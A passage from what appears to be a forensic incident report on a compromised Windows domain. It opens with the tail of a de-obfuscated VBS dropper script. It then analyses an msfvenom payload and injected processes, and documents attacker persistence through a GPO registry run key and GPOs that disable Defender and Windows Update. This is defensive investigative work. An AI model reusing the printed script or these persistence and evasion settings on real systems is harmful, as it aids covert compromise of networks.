    TextStreamObject.DeleteFolder(createdRndFolderInTemp)
End Function

Do
execute
WScript.Sleep 5000
Loop
```

Figure 3.8 - De-obfuscation

Now that analysis of the vbs script is complete, we can modify the script to drop the exe and not execute or delete the files. To ensure that this exe is the same one that was executed on AD01 and various other machines in the network, we can get the hash of the file seen in Figure 3.9. The MD5 Hash is: **884A1C97A05B1432C3E32E7905849411.**

```
PS C:\Users\champuser\Desktop\OG Sample> Get-FileHash -Algorithm MD5 ..\fiIwOuGRTtZY.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             884A1C97A05B1432C3E32E7905849411                                       C:\Users\champuser\Desktop\fi...


PS C:\Users\champuser\Desktop\OG Sample>
```

Figure 3.9 - Getting the md5 hash of the dropped file.

This can be confirmed with the md5 hash on AD01 seen below in Figure 3.10 boxed in red.




Figure 3.10 - Hash of exe on filesystem

Now that we have an executable file, static analysis can be conducted on that too. Using the tool DetectItEasy, we can search through the executable to determine what its use might be. The first thing analyzed were the strings inside the PE file. Figure 3.11 shows some strings of importance.




Figure 3.11 - Suspicious Strings

After running a search for crypto signatures, there are two results from the executable in Figure 3.12.




Figure 3.12 - Signatures Detected

The executable imports 2 suspicious dlls, WSOCK32 and WS2_32 seen in Figure 3.13




Figure 3.13 - Imported Dlls

The next step is to run dynamic analysis on the executable. This allows for further analysis of the operations the executable conducts. Most of the events observed are registry events. However, the executable is most likely a payload that starts a listener on the computer so that the attacker can connect back whenever. If we take a procmon and wireshark capture and load it into procdot, we can confirm the original filename is ab.exe in Figure 3.14. ab.exe is the default msfvenom payload executable.




Figure 3.14 - Original file name detected in registry entry

AD01 Memory Analysis - Noah Beckman

After conducting memory analysis on AD01, we can look at the findevil directory inside MemProcfs and determine if there are any suspicious processes. Figure 3.15 shows various processes that were injected and also have malicious DLLs associated with them.




Figure 3.15 - Suspicious Dlls

We can also look at the memory process tree to observe these suspicious processes and their child processes. For example, Figure 3.16 shows the various sub processes the ab.exe executable has injected itself into as well as another suspicious executable called plink.exe. Plink.exe can be found on the root directory of AD01 along with two other metasploit payloads.




Figure 3.16 - Suspicious Processes

3.2. HR-Wks

HR-wks01 - Dylan Navarro

Upon obtaining the files for the system with the hostname of HR-wks01 the user accounts on the system were reviewed using AXIOM. Besides the default user accounts on Windows 10, three other accounts were discovered. The first one, TestLocal, seemed to be a local user account and was most likely the user account created when the system was provisioned. The account details are shown in **Figure 3.17**. Notice the TestLocal user is a member of the Administrators group.




Fig. 3.17 - TestLocal local system account

The other two accounts were domain users. Reviewing the artifacts on the workstation shows the security identifiers and profile paths for the user accounts. **Figures 3.18** and **3.19** show the information for the two domain user accounts.




Fig. 3.18 - elizabeth.smith Domain User Account




Fig. 3.19 - james.middleton-adm Domain User Account

The user account information was used to identify locations in the system registry to review for persistence. Specifically, user run keys and the system run and run once keys. These registry keys are used to execute commands and processes. **Figure 3.20** shows all the run keys within the registry. A suspicious system run key was found in the software hive and is highlighted in **Figure 3.20**.




Fig. 3.20 - Registry Run Keys

This suspicious registry key calls a Visual Basic Script (VBS) that is located on a remote system. That remote system is AD01. A more in-depth analysis of the VBS is found in section 3.1. The next step in the analysis was to review persistence via the startup folders on the system. In Windows 10 moving items into the startup folder will cause it to be executed once the system starts and the user signs in. **Figure 3.21** shows the contents of all the relevant startup directories on the system. The file paths for the startup directories on the system are *C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp*, *C:\Users\elizabeth.smith\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup*, *C:\Users\james.middleton-adm\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup*, and *C:\Users\TestLocal\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup*.




Fig. 3.21 - No Persistence in the Startup Directories

As shown in **Figure 3.21**, there do not appear to be any persistence mechanisms via the startup folders on the system. Additionally, scheduled tasks were reviewed in an attempt to identify anything suspicious. There were no malicious scheduled tasks found on the system.

With the suspicious registry key being found on the system the next step was to determine the source of the "beepbep" run key. It was suspected that the run key originated from a Group Policy Object (GPO). Group Policy allows for the configuration and management of systems in an Active Directory environment. These GPOs are what store the desired settings for Group Policy. These can control a wide variety of things including registry run keys. On this system, the Group Policy files are located under *C:\Windows\System32\GroupPolicy\DataStore\0\sysvol\grru.local\Policies*. Within this folder, there are multiple folders each named with the ID of the GPO. The ID corresponding to the GPO that created the "beepbep" registry run key is {24A233B6-1CFC-4CF8-951C-459A1EB1D3D8}. **Figure 3.22** shows the Registry.xml file associated with this GPO that creates the run key.




Fig. 3.22 - GPO Setting for Run Key

Following the confirmation of the run key originating from a GPO all other GPOs applied to the system were reviewed. This led to the discovery of four more suspicious GPOs. There are legitimate reasons for these configurations and they will need to be reviewed by the organization to determine if they are legitimate or not. The first observed GPO disabled Windows Defender. This GPO had an ID of {1159BC52-688D-4AD9-A15B-28104908B836} and changed the registry values for DisableAntiSpyware,

DisableRoutinelyTaking Action, AllowFastServiceStartup, and ServiceKeepAlive under Software\Policies\Microsoft\Windows Defender. This is shown in **Figure 3.23.**




Fig 3.23 - GPO Configurations to Disable Defender

The next GPO that was identified as suspicious was one to disable Windows updates. This GPO had an ID of {979162A5-10DD-460A-9DC4-43184AE0F6D9} and modified the Software\Policies\Microsoft\Windows\WindowsUpdate\AU\NoAutoUpdate registry key. This is shown in **Figure 3.24**.

